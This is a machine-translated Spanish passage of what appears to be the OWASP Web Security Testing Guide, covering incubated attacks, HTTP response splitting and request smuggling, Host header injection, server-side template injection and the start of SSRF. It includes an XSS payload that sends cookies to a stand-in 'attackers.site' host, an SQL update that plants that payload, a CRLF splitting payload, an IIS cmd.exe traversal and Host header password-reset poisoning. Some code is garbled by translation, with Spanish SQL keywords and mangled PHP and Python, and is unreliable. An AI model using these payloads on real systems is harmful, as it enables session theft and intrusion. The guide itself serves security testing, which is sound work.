- Servidores mal configurados que permiten la instalación de paquetes Java o componentes de sitios web similares (es decir, Tomcat o consolas de alojamiento web como Plesk, CPanel, Helm, etc.)

Objetivos de la prueba

- Identifique las inyecciones que están almacenadas y requieren un paso de recuperación de la inyección almacenada.
- Comprenda cómo podría ocurrir un paso de retirada.
- Configure oyentes o active el paso de recuperación si es posible.

Machine Translated by Google

Cómo probar

Pruebas de caja negra

Ejemplo de carga de archivos

Verifique el tipo de contenido permitido para cargar en la aplicación web y la URL resultante para el archivo cargado. Cargue un archivo que explotará un componente en la estación de trabajo del usuario local cuando el usuario lo vea o lo descargue. Envíe a su víctima un correo electrónico u otro tipo de alerta para guiarla a navegar por la página. El resultado esperado es que el exploit se activará cuando el usuario navegue por la página resultante o descargue y ejecute el archivo desde el sitio confiable.

Ejemplo XSS en un tablón de anuncios

1. Introducir código JavaScript como valor para los vulnerables campo, para instancia `<script>document.write('<img src="http://attackers.site/cv.jpg?'+document.cookie+'">')</script>`
2. Dirija a los usuarios a navegar por la página vulnerable o espere a que los usuarios la naveguen. Tenga un "oyente" en `attackers.site` host escuchando todas las conexiones entrantes.
3. Cuando los usuarios navegan por la página vulnerable, se enviará una solicitud que contiene su cookie (`document.cookie` se incluye como parte de la URL solicitada) al host del atacante.site , como por ejemplo: `GET /cv.jpg?Iniciar sesión=COOKIEVALUE1;%20ASPSESSIONID=ROGUEIDVALUE; HTTP/1.1`
4. Utilizar cookies obtenidas para hacerse pasar por usuarios en el sitio vulnerable.

Ejemplo de inyección SQL

Por lo general, este conjunto de ejemplos aprovecha los ataques XSS explotando una vulnerabilidad de inyección SQL. Lo primero que se debe probar es si el sitio de destino tiene una vulnerabilidad de inyección SQL. Esto se describe en Pruebas de inyección SQL. Para cada vulnerabilidad de inyección SQL, existe un conjunto subyacente de restricciones que describen el tipo de consultas que el atacante/pentester se le permite hacer.

Luego, el evaluador debe hacer coincidir los ataques XSS que ha ideado con las entradas que puede insertar.

De manera similar al ejemplo XSS anterior, use un campo de página web vulnerable a problemas de inyección SQL para cambiar un valor en la base de datos que sería usado por la aplicación como entrada para mostrarse en el sitio sin el filtrado adecuado (esto sería una combinación de una inyección SQL y un problema XSS). Por ejemplo, supongamos que hay una tabla de pie de página en la base de datos con `todos los` pies de página de las páginas del sitio web, incluido un campo de aviso con el aviso legal `que aparece` en la parte inferior de cada página web. Puede utilizar la siguiente consulta para inyectar código JavaScript en el campo de aviso en la tabla de pie de página de la base `de datos`.

```
SELECCIONE campo1, campo2,
campo3 DE
table_x DONDE campo2
    = 'x'; ACTUALIZAR
    pie de página SET aviso = 'Copyright
        1999-2030%20 <script>document.write(\'<img src="http://attackers.site/cv.jpg?\'+document.cookie+\'">\' ) </script>'

    DONDE aviso = 'Copyright 1999-2030';
```

Ahora, cada usuario que navegue por el sitio enviará silenciosamente sus cookies al `atacante.sitio` .

Servidor mal configurado

Algunos servidores web presentan una interfaz de administración que puede permitir a un atacante cargar componentes activos de su elección en el sitio. Este podría ser el caso de un servidor Apache Tomcat que no exige credenciales seguras para acceder a su Administrador de aplicaciones web (o si los evaluadores han podido obtener credenciales válidas para el módulo de administración por otros medios).

En este caso, se puede cargar un archivo WAR e implementar una nueva aplicación web en el sitio, lo que no sólo permitirá al evaluador ejecutar el código de su elección localmente en el servidor, sino también instalar una aplicación en el sitio confiable. al que los usuarios habituales del sitio pueden acceder (muy probablemente con un mayor grado de confianza que cuando acceden a un sitio diferente).

Machine Translated by Google

Como también debería ser obvio, la capacidad de cambiar el contenido de la página web en el servidor, a través de cualquier vulnerabilidad que pueda ser explotable en el host que le dará al atacante permisos de escritura webroot, también será útil para plantar un ataque incubado en el servidor web. páginas (en realidad, este es un método conocido de propagación de infecciones para algunos gusanos de servidores web).

Pruebas de caja gris Las

técnicas de prueba de caja gris o caja blanca serán las mismas que las analizadas anteriormente.

- Examinar la validación de entradas es clave para mitigar esta vulnerabilidad. Si otros sistemas de la empresa utilizan la misma capa de persistencia, es posible que tengan una validación de entrada débil y que los datos persistan a través de una puerta trasera .
- Para combatir el problema de la puerta trasera de los ataques del lado del cliente, también se debe emplear la validación de salida para que los datos contaminados se codifiquen antes de mostrarlos al cliente y, por lo tanto, no se ejecuten.

Herramientas

- proxy XSS
- Proxy de ataque OWASP Zed (ZAP)
- Suite de eructos
- metasploit

Referencias

La mayoría de las referencias de la sección Cross-site scripting son válidas. Como se explicó anteriormente, los ataques incubados se ejecutan cuando se combinan exploits como ataques XSS o de inyección SQL.

Avisos

- Aviso CERT CA-2000-02 Etiquetas HTML maliciosas integradas en solicitudes web del cliente Blackboard Academic
- Suite 6.2.23 +/-: Vulnerabilidad persistente de secuencias de comandos entre sitios

Libros blancos

- Consorcio de seguridad de aplicaciones web “Clasificación de amenazas, secuencias de comandos entre sitios”

Machine Translated by Google

Pruebas de contrabando de división HTTP

WSTG-INPV-15

Resumen

Esta sección ilustra ejemplos de ataques que aprovechan características específicas del protocolo HTTP, ya sea explotando las debilidades de la aplicación web o peculiaridades en la forma en que diferentes agentes interpretan los mensajes HTTP. Esta sección analizará dos ataques diferentes dirigidos a encabezados HTTP específicos:

- división HTTP
- Contrabando de HTTP

El primer ataque explota una falta de saneamiento de entrada que permite a un intruso insertar caracteres CR y LF en los encabezados de la respuesta de la aplicación y "dividir" esa respuesta en dos mensajes HTTP diferentes. El objetivo del ataque puede variar desde un envenenamiento de la caché hasta secuencias de comandos entre sitios.

En el segundo ataque, el atacante aprovecha el hecho de que algunos mensajes HTTP especialmente diseñados pueden analizarse e interpretarse de diferentes maneras según el agente que los recibe. El contrabando HTTP requiere cierto nivel de conocimiento sobre los diferentes agentes que manejan los mensajes HTTP (servidor web, proxy, firewall) y, por lo tanto, se incluirá solo en la sección de pruebas de caja gris.

Objetivos de la prueba

- Evaluar si la aplicación es vulnerable a la división, identificando qué posibles ataques se pueden realizar.
- Evaluar si la cadena de comunicación es vulnerable al contrabando, identificando qué posibles ataques son realizables.

Cómo probar

Pruebas de caja negra

División HTTP

Algunas aplicaciones web utilizan parte de la entrada del usuario para generar los valores de algunos encabezados de sus respuestas. El ejemplo más sencillo lo proporcionan las redirecciones en las que la URL de destino depende de algún valor enviado por el usuario. Digamos, por ejemplo, que se le pide al usuario que elija si prefiere una interfaz web estándar o avanzada. La elección se pasará como un parámetro que se utilizará en el encabezado de respuesta para activar la redirección a la página correspondiente.

Más concretamente, si el parámetro 'interfaz' tiene el valor 'avanzado', la aplicación responderá con lo siguiente:

```
HTTP/1.1 302 movido temporalmente
Fecha: domingo, 3 de diciembre de 2005
16:22:19 GMT Ubicación: http://victim.com/main.jsp?interface=advanced
<snip>
```

Al recibir este mensaje, el navegador llevará al usuario a la página indicada en el encabezado Ubicación. Sin embargo, si la aplicación no filtra la entrada del usuario, será posible insertar en el parámetro 'interfaz' la secuencia %0d%0a, que representa la secuencia CRLF que se utiliza para separar diferentes líneas. En este punto, los evaluadores podrán activar una respuesta que será interpretada como dos respuestas diferentes por cualquiera que la analice, por ejemplo, un caché web ubicado entre nosotros y la aplicación. Un atacante puede aprovechar esto para envenenar este caché web de modo que proporcione contenido falso en todas las solicitudes posteriores.

Machine Translated by Google

Digamos que en el ejemplo anterior el probador pasa los siguientes datos como parámetro de interfaz:

```
advanced%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-
Tipo:%20text/html%0d%0aContent-Length:%2035%0d%0a%0d%0a<html>Lo siento,%20System%20Down</html>
```

La respuesta resultante de la aplicación vulnerable será por tanto la siguiente:

```
HTTP/1.1 302 movido temporalmente Fecha:
domingo, 3 de diciembre de 2005 16:22:19 GMT
Ubicación: http://victim.com/main.jsp?interface=advanced Longitud del contenido: 0


HTTP/1.1 200 correcto
Tipo de contenido: texto/html
Longitud del contenido: 35

<html>Lo siento,%20System%20Down</html> <otros
datos>
```

El caché web verá dos respuestas diferentes, por lo que si el atacante envía, inmediatamente después de la primera solicitud, una segunda solicitando / index.html , todas las solicitudes , el caché web hará coincidir esta solicitud con la segunda respuesta y almacenará en caché su contenido, por lo que posteriores dirigidas a victim.com/index.html que pasen por ese caché web recibirán el mensaje "sistema caído". De esta manera, un atacante podría desfigurar eficazmente el sitio para todos los usuarios que utilicen ese caché web (todo Internet, si el caché web es un proxy inverso para la aplicación web).

Alternativamente, el atacante podría pasar a esos usuarios un fragmento de JavaScript que monte un ataque de secuencias de comandos entre sitios, por ejemplo, para robar las cookies. Tenga en cuenta que si bien la vulnerabilidad está en la aplicación, el objetivo aquí son sus usuarios. Por lo tanto, para buscar esta vulnerabilidad, el evaluador debe identificar todas las entradas controladas por el usuario que influyen en uno o más encabezados en la respuesta y verificar si pueden inyectar con éxito una secuencia CR+LF en ella.

Los encabezados que son los candidatos más probables para este ataque son:

- Ubicación
- Conjunto de cookies

Cabe señalar que una explotación exitosa de esta vulnerabilidad en un escenario del mundo real puede ser bastante compleja, ya que se deben tener en cuenta varios factores:

1. El evaluador debe configurar correctamente los encabezados en la respuesta falsa para que se almacene en caché con éxito (por ejemplo, un encabezado de Última modificación con una fecha establecida en el futuro). Es posible que también tengan que destruir versiones previamente almacenadas en caché de los buscapersonas de destino, emitiendo una solicitud preliminar con Pragma: no-cache en los encabezados de la solicitud.
2. La aplicación, aunque no filtra la secuencia CR+LF, puede filtrar otros caracteres necesarios para una ataque exitoso (por ejemplo, < y >). En este caso, el evaluador puede intentar utilizar otras codificaciones (por ejemplo, UTF-7).
3. Algunos destinos (por ejemplo, ASP) codificarán en URL la parte de la ruta del encabezado de Ubicación (por ejemplo, www.victim.com/redirect.asp), lo que hace que una secuencia CRLF sea inútil. Sin embargo, no codifican la sección de consulta (por ejemplo, ?interface=advanced), lo que significa que un signo de interrogación inicial es suficiente para evitar este filtrado.

Para obtener una discusión más detallada sobre este ataque y otra información sobre posibles escenarios y aplicaciones, consulte los documentos a los que se hace referencia al final de esta sección.

Prueba de caja gris de división HTTP

Una explotación exitosa de la división HTTP es de gran ayuda si se conocen algunos detalles de la aplicación web y del objetivo del ataque. Por ejemplo, diferentes objetivos pueden utilizar diferentes métodos para decidir cuándo finaliza el primer mensaje HTTP y cuándo comienza el segundo. Algunos usarán los límites del mensaje, como en el ejemplo anterior. Otros objetivos asumirán que diferentes paquetes transportarán mensajes diferentes. Otros asignarán a cada mensaje un número de fragmentos.

Machine Translated by Google

de longitud predeterminada: en este caso, el segundo mensaje tendrá que comenzar exactamente al principio de un fragmento y esto requerirá que el evaluador utilice relleno entre los dos mensajes. Esto podría causar algunos problemas cuando el parámetro vulnerable se envíe en la URL, ya que es probable que una URL muy larga se trunque o filtre. Un escenario de caja gris puede ayudar al atacante a encontrar una solución: varios servidores de aplicaciones, por ejemplo, permitirán que la solicitud se envíe mediante POST en lugar de GET.

Contrabando de

HTTP Como se mencionó en la introducción, el contrabando de HTTP aprovecha las diferentes formas en que diferentes agentes (navegadores, cachés web, firewalls de aplicaciones) pueden analizar e interpretar un mensaje HTTP particularmente diseñado. Este tipo de ataque relativamente nuevo fue descubierto por primera vez por Chaim Linhart, Amit Klein, Ronen Heled y Steve Orrin en 2005.
Hay varias aplicaciones posibles y analizaremos una de las más espectaculares: el bypass de un firewall de aplicaciones. Consulte el documento técnico original (vinculado en la parte inferior de esta página) para obtener información más detallada y otros escenarios.

Omisión del firewall de aplicaciones

Existen varios productos que permiten a la administración del sistema detectar y bloquear una solicitud web hostil dependiendo de algún patrón malicioso conocido que esté integrado en la solicitud. Por ejemplo, considere el infame y antiguo ataque transversal de directorio Unicode contra el servidor IIS, en el que un atacante podía romper la raíz www emitiendo una solicitud como:

```
http://target/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+<command_to_execute>
```

Por supuesto, es bastante fácil detectar y filtrar este ataque por la presencia de cadenas como “..” y “cmd.exe” en la URL.
Sin embargo, IIS 5.0 es bastante exigente con las solicitudes POST cuyo cuerpo tiene hasta 48 KB de bytes y trunca todo el contenido que está más allá de este límite cuando el encabezado Content-Type es diferente de application/x-www-form-urlencoded. El evaluador puede aprovechar esto creando una solicitud muy grande, estructurada de la siguiente manera:

```
POST /target.asp HTTP/1.1 Host: destino <-- Solicitud #1
Conexión: Keep-Alive
Contenido-Longitud: 49225
<CRLF>
<49152 bytes de basura>

POST /target.asp Conexión HTTP/1.0: Contenido Keep-Alive <-- Solicitud #2
Longitud: 33 <CRLF>

POST /target.asp HTTP/1.0 <-- Solicitud n.º 3 xxxx: POST /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0 <-- Solicitud n.º 4 Conexión: Mantener vivo <CRLF>
```

Lo que sucede aquí es que la Solicitud #1 está hecha de 49223 bytes, que incluye también las líneas de la Solicitud #2 .
Por lo tanto, un firewall (o cualquier otro agente además de IIS 5.0) verá la Solicitud n.° 1, no verá la Solicitud n.° 2 (sus datos serán solo parte de la n.° 1), verá la Solicitud n.° 3 y omitirá la Solicitud n.° 4 (porque el POST será solo parte del encabezado falso xxxx).

Ahora bien, ¿qué pasa con IIS 5.0? Dejará de analizar la Solicitud n.° 1 justo después de los 49152 bytes de basura (ya que habrá alcanzado el límite de 48 K = 49152 bytes) y, por lo tanto, analizará la Solicitud n.° 2 como una solicitud nueva e independiente. La Solicitud n.° 2 afirma que su contenido es de 33 bytes, que incluye todo hasta "xxxx:", lo que hace que IIS omita la Solicitud n.° 3 (interpretada como parte de la Solicitud n.° 2) pero detecte la Solicitud n.° 4 ya que su POST comienza justo después del byte 33 o Solicitud #2 . Es un poco

Machine Translated by Google

complicado, pero el punto es que la URL del ataque no será detectada por el firewall (se interpretará como el cuerpo de una solicitud anterior) pero IIS la analizará (y ejecutará) correctamente.

Si bien en el caso mencionado anteriormente la técnica aprovecha un error de un servidor web, existen otros escenarios en los que podemos aprovechar las diferentes formas en que diferentes dispositivos habilitados para HTTP analizan mensajes que no cumplen con 1005 RFC. Por ejemplo, el protocolo HTTP permite solo un encabezado Content-Length, pero no especifica cómo manejar un mensaje que tiene dos instancias de este encabezado. Algunas implementaciones utilizarán la primera, mientras que otras preferirán la segunda, despejando el camino para los ataques de contrabando HTTP. Otro ejemplo es el uso del encabezado Content-Length en un mensaje GET.

Tenga en cuenta que el contrabando HTTP *no* explota ninguna vulnerabilidad en la aplicación web de destino. Por lo tanto, puede resultar algo complicado, en un compromiso de prueba de penetración, convencer al cliente de que se debe buscar una contramedida de todos modos.

Referencias

Libros blancos

- Amit Klein, "Divide y vencerás: división de respuestas HTTP, ataques de envenenamiento de caché web y temas relacionados"
- Amit Klein: “División de mensajes HTTP, contrabando y otros animales”
- Amit Klein: "Contrabando de solicitudes HTTP: ERRATA (el fenómeno del buffer IIS 48K)"
- Amit Klein: "Contrabando de respuesta HTTP"
- Chaim Linhart, Amit Klein, Ronen Heled, Steve Orrin: “Contrabando de solicitudes HTTP”

Machine Translated by Google

Prueba de solicitudes entrantes HTTP

WSTG-INPV-16

Resumen

Esta sección describe cómo monitorear todas las solicitudes HTTP entrantes/salientes tanto en el lado del cliente como en el del servidor. El propósito de esta prueba es verificar si se envían solicitudes HTTP innecesarias o sospechosas en segundo plano.

La mayoría de las herramientas de prueba de seguridad web (es decir, AppScan, BurpSuite, ZAP) actúan como proxy HTTP. Esto requerirá cambios de proxy en la aplicación del lado del cliente o en el navegador. Las técnicas de prueba que se enumeran a continuación se centran principalmente en cómo podemos monitorear las solicitudes HTTP sin cambios en el lado del cliente, lo que estará más cerca del escenario de uso de producción.

Objetivos de la prueba

- Supervise todas las solicitudes HTTP entrantes y salientes al servidor web para inspeccionar cualquier solicitud sospechosa.
- Supervise el tráfico HTTP sin cambios en el proxy del navegador del usuario final o la aplicación del lado del cliente.

Cómo probar

Proxy inverso Existe una

situación en la que nos gustaría monitorear todas las solicitudes HTTP entrantes en el servidor web pero no podemos cambiar la configuración en el navegador o en el lado del cliente de la aplicación. En este escenario, podemos configurar un proxy inverso en el servidor web para monitorear todas las solicitudes entrantes/salientes en el servidor web.

Para la plataforma Windows, se recomienda Fiddler. No solo proporciona un monitor, sino que también puede editar/responder las solicitudes HTTP.
Consulte esta referencia para saber cómo configurar Fiddler como proxy inverso.

Para la plataforma Linux, se puede utilizar Charles Web Debugging Proxy.

Los pasos de la prueba:

1. Instale Fiddler o Charles en el servidor web
2. Configure Fiddler o Charles como proxy inverso 3. Capture el tráfico

HTTP

4. Inspeccionar el tráfico HTTP
5. Modifique las solicitudes HTTP y reproduzca las solicitudes modificadas para realizar pruebas.

Reenvío de puertos El

reenvío de puertos es otra forma de permitirnos interceptar solicitudes HTTP sin cambios del lado del cliente. También puede utilizar Charles como proxy SOCKS para actuar como reenvío de puertos o utilizar herramientas de reenvío de puertos. Nos permitirá reenviar todo el tráfico capturado del lado del cliente al puerto del servidor web.

El flujo de prueba será:

1. Instale Charles o el reenvío de puertos en otra máquina o servidor web. 2. Configure el proxy Charles

como Socks como reenvío de puertos.

Captura de tráfico de red a nivel TCP

Machine Translated by Google

Esta técnica monitorea todo el tráfico de la red a nivel de TCP. Se pueden utilizar las herramientas TCPDump o WireShark. Sin embargo, estas herramientas no nos permiten editar el tráfico capturado ni enviar solicitudes HTTP modificadas para realizar pruebas. Para reproducir los paquetes de tráfico capturado (PCAP), se puede utilizar Ostinato.

Los pasos de la prueba serán:

1. Active TCPDump o WireShark en el servidor web para capturar el tráfico de red 2. Monitoree los archivos capturados (PCAP)
3. Edite archivos PCAP con la herramienta Ostinato según sus necesidades
4. Responda las solicitudes HTTP

Se recomiendan Fiddler o Charles ya que estas herramientas pueden capturar el tráfico HTTP y también editar/responder fácilmente las solicitudes HTTP modificadas. Además, si el tráfico web es HTTPS, Wirehark deberá importar la clave privada del servidor web para inspeccionar el cuerpo del mensaje HTTPS. De lo contrario, se cifrará todo el cuerpo del mensaje HTTPS del tráfico capturado.

Herramientas

- Violinista
- TCPProxy
- Proxy de depuración web Charles
- alambreshark
- PowerEdit-Pcap
- capteller
- proxy de reproducción
- Ostinato

Referencias

- Proxy de depuración web Charles
- Violinista
- TCPDUMP
- Ostinato

Machine Translated by Google

Prueba de inyección de encabezado de host

WSTG-INPV-17

Resumen

Un servidor web normalmente aloja varias aplicaciones web en la misma dirección IP, haciendo referencia a cada aplicación a través del host virtual. En una solicitud HTTP entrante, los servidores web suelen enviar la solicitud al host virtual de destino en función del valor proporcionado en el encabezado del host. Sin una validación adecuada del valor del encabezado, el atacante puede proporcionar una entrada no válida para provocar que el servidor web:

- enviar solicitudes al primer host virtual de la lista
- provocar una redirección a un dominio controlado por un atacante
- realizar envenenamiento de caché web
- manipular la funcionalidad de restablecimiento de contraseña

Objetivos de la prueba

- Evalúe si el encabezado del Host se analiza dinámicamente en la aplicación.
- Evite los controles de seguridad que dependen del encabezado.

Cómo probar

La prueba inicial es tan simple como proporcionar otro dominio (es decir, attacker.com) en el campo del encabezado Host. Es la forma en que el servidor web procesa el valor del encabezado lo que dicta el impacto. El ataque es válido cuando el servidor web procesa la entrada para enviar la solicitud a un host controlado por el atacante que reside en el dominio proporcionado, y no a un host virtual interno que reside en el servidor web.

```
OBTENER / HTTP/1.1
Anfitrión: www.attacker.com
[...]
```

En el caso más simple, esto puede provocar una redirección 302 al dominio proporcionado.

```
HTTP/1.1 302 encontrado
[...]
Ubicación: http://www.attacker.com/login.php
```

Alternativamente, el servidor web puede enviar la solicitud al primer host virtual de la lista.

Omisión del encabezado del host reenviado por X

En el caso de que la inyección del encabezado del Host se mitigue comprobando si hay entradas no válidas inyectadas a través del encabezado del Host, puede proporcionar el valor al encabezado X-Forwarded-Host .

```
OBTENER / HTTP/1.1
Anfitrión: www.example.com
X-Forwarded-Host: www.attacker.com
...
```

Machine Translated by Google

Potencialmente produciendo resultados del lado del cliente como:

```
...
<enlace src="http://www.attacker.com/link" />
...
```

Una vez más, esto depende de cómo el servidor web procesa el valor del encabezado.

Envenenamiento de caché web

Utilizando esta técnica, un atacante puede manipular un caché web para ofrecer contenido envenenado a cualquiera que lo solicite.
Esto se basa en la capacidad de envenenar el proxy de almacenamiento en caché ejecutado por la propia aplicación, las CDN u otros proveedores posteriores.
Como resultado, la víctima no tendrá control sobre la recepción del contenido malicioso cuando solicite la aplicación vulnerable.

```
OBTENER / HTTP/1.1
Anfitrión: www.attacker.com
...
```

Lo siguiente se servirá desde el caché web, cuando una víctima visite la aplicación vulnerable.

```
...
<enlace src="http://www.attacker.com/link" />
...
```

Envenenamiento por restablecimiento de

contraseña Es común que la funcionalidad de restablecimiento de contraseña incluya el valor del encabezado del Host al crear enlaces de restablecimiento de contraseña que utilizan un token secreto generado. Si la aplicación procesa un dominio controlado por un atacante para crear un enlace de restablecimiento de contraseña, la víctima puede hacer clic en el enlace del correo electrónico y permitir que el atacante obtenga el token de restablecimiento, restableciendo así la contraseña de la víctima.

```
... Fragmento de correo electrónico ...

Haga clic en el siguiente enlace para restablecer su contraseña:

http://www.attacker.com/index.php?module=Login&action=resetPassword&token=<SECRET_TOKEN>

... Fragmento de correo electrónico ...
```

Referencias

- ¿Qué es un ataque de encabezado de host?
- Ataque de encabezado de host
- Ataques prácticos al encabezado del host HTTP

Machine Translated by Google

Pruebas de inyección de plantillas del lado del servidor

WSTG-INPV-18

Resumen

Las aplicaciones web suelen utilizar tecnologías de plantillas del lado del servidor (Jinja2, Twig, FreeMaker, etc.) para generar respuestas HTML dinámicas. Las vulnerabilidades de inyección de plantillas del lado del servidor (SSTI) ocurren cuando la entrada del usuario se incrusta en una plantilla de manera insegura y da como resultado la ejecución remota de código en el servidor. Cualquier característica que admita el marcado avanzado proporcionado por el usuario puede ser vulnerable a SSTI, incluidas páginas wiki, reseñas, aplicaciones de marketing, sistemas CMS, etc. Algunos motores de plantillas emplean varios mecanismos (por ejemplo, zona de pruebas, listas de permisos, etc.) para protegerse contra SSTI.

Ejemplo: Twig

El siguiente ejemplo es un extracto de la aplicación web Extreme Vulnerable proyecto.

```
función pública getFilter($nombre) {

            [recorte]
            foreach ($this->filterCallbacks as $callback) { if (false !== $filter =
            call_user_func($callback, $name)) { return $filter;

            }

        } falso retorno ;
}
```

En la función getFilter, `call_user_func($callback, $name)` es vulnerable a SSTI: el parámetro de nombre se obtiene de la solicitud HTTP GET y el servidor lo ejecuta:




Figura 4.7.18-1: Ejemplo SSTI XVWA

Ejemplo: matraz/Jinja2

El siguiente ejemplo utiliza el motor de plantillas Flask y Jinja2. La función de página acepta un parámetro 'nombre' de una solicitud HTTP GET y genera una respuesta HTML con el contenido de la variable nombre :

```
@app.route("/página") def
página():
    nombre = request.values.get('nombre') salida
    = Jinja2.from_string('Hola ' devolver salida + nombre + '!').render()
```

Este fragmento de código es vulnerable a XSS pero también es vulnerable a SSTI. Usando lo siguiente como carga útil en el parámetro de nombre :

```
$ curl -g 'http://www.target.com/page?name={{7*7}}'
Hola 49!
```

Objetivos de la prueba

- Detectar puntos de vulnerabilidad de inyección de plantillas.
- Identifique el motor de plantillas.
- Construye el exploit.

Cómo probar

Las vulnerabilidades SSTI existen en el contexto de texto o código. En el contexto de texto sin formato, los usuarios pueden utilizar 'texto' de forma libre con código HTML directo. En el contexto del código, la entrada del usuario también se puede colocar dentro de una declaración de plantilla (por ejemplo, en un nombre de variable).

Identificar la vulnerabilidad de inyección de plantilla El

primer paso para probar SSTI en contexto de texto sin formato es construir expresiones de plantilla comunes utilizadas por varios motores de plantillas como cargas útiles y monitorear las respuestas del servidor para identificar qué expresión de plantilla fue ejecutada por el servidor.

Machine Translated by Google

Ejemplos de expresiones de plantilla comunes:

```
a{{bar}}
ba{{7*7}}
{var} ${var} {{var}} <%var%> [% var %]
```

En este paso, se muestra una extensa lista de cadenas/cargas útiles de prueba de expresiones de plantilla. es recomendado.

Las pruebas de SSTI en el contexto del código son ligeramente diferentes. Primero, el evaluador construye la solicitud que da como resultado respuestas del servidor en blanco o con error. En el siguiente ejemplo, el parámetro HTTP GET se inserta en la variable personal_greeting en una declaración de plantilla:

```
saludo_personal=nombre de usuario
Hola usuario01
```

Usando la siguiente carga útil, la respuesta del servidor es "Hola" en blanco:

```
personal_greeting=nombre de usuario<etiqueta>
Hola
```

El siguiente paso es salir de la declaración de la plantilla e inyectar una etiqueta HTML después usando la siguiente carga útil

```
personal_greeting=nombre de usuario}}<etiqueta>
Hola usuario01 <etiqueta>
```

Identificar el motor de plantillas Según la información

del paso anterior, ahora el evaluador debe identificar qué motor de plantillas se utiliza proporcionando varias expresiones de plantilla. Según las respuestas del servidor, el evaluador deduce el motor de plantilla utilizado.
Este enfoque manual se analiza con mayor detalle en este Artículo de PortSwigger. Para automatizar la identificación de la vulnerabilidad SSTI y el motor de plantillas, hay varias herramientas disponibles, incluidas Tplmap o la extensión Backslash Powered Scanner Burp Suite.

Construya el exploit RCE

El objetivo principal de este paso es identificar y obtener un mayor control en el servidor con un exploit RCE mediante el estudio de la documentación de la plantilla y la investigación. Las áreas clave de interés son:

- Para secciones de autores de plantillas que cubren la sintaxis básica.
- Secciones de consideraciones de seguridad .
- Listas de métodos, funciones, filtros y variables integrados.
- Listas de extensiones/complementos.

El evaluador también puede identificar qué otros objetos, métodos y propiedades pueden exponerse centrándose en el objeto propio . Si el objeto propio no está disponible y la documentación no revela los detalles técnicos, se recomienda una fuerza bruta del nombre de la variable. Una vez identificado el objeto, el siguiente paso es recorrer el objeto para identificar todos los métodos, propiedades y atributos a los que se puede acceder a través del motor de plantillas. Esto podría conducir a otros tipos de hallazgos de seguridad, incluyendo escaladas de privilegios, divulgación de información sobre contraseñas de aplicaciones, claves API, configuraciones y variables de entorno, etc.

Herramientas

Machine Translated by Google

- Tplmapa
- Extensión de Barra invertida Powered Scanner Burp Suite
- Lista de cadenas/cargas útiles de prueba de expresión de plantilla

Referencias

- James Kettle: Inyección de plantillas del lado del servidor: RCE para la aplicación web moderna (documento técnico)
- Inyección de plantilla del lado del servidor
- Explorando SSTI en Flask/Jinja2
- Inyección de plantilla del lado del servidor: desde la detección hasta el shell remoto
- Aplicación web extremadamente vulnerable
- Divine Selorm Tsa: Explotación de la inyección de plantilla del lado del servidor con tplmap
- Explotación de SSTI en Thymeleaf

Machine Translated by Google

Pruebas de falsificación de solicitudes del lado del servidor

WSTG-INPV-19

Resumen

Las aplicaciones web suelen interactuar con recursos internos o externos. Si bien puede esperar que solo el recurso previsto maneje los datos que envía, los datos manejados incorrectamente pueden crear una situación en la que los ataques de inyección sean posibles. Un tipo de ataque de inyección se llama falsificación de solicitudes del lado del servidor (SSRF). Un ataque SSRF exitoso puede otorgar al atacante acceso a acciones restringidas, servicios internos o archivos internos dentro de la aplicación o la organización. En algunos casos, incluso puede conducir a la ejecución remota de código (RCE).

Objetivos de la prueba

- Identificar los puntos de inyección de la SSRF.
- Pruebe si los puntos de inyección son explotables.
- Evalúa la gravedad de la vulnerabilidad.

Cómo probar

Al realizar pruebas de SSRF, intenta que el servidor de destino cargue o guarde sin darse cuenta contenido que podría ser malicioso. La prueba más común es la inclusión de archivos locales y remotos. También hay otra faceta de la SSRF: un fideicomiso
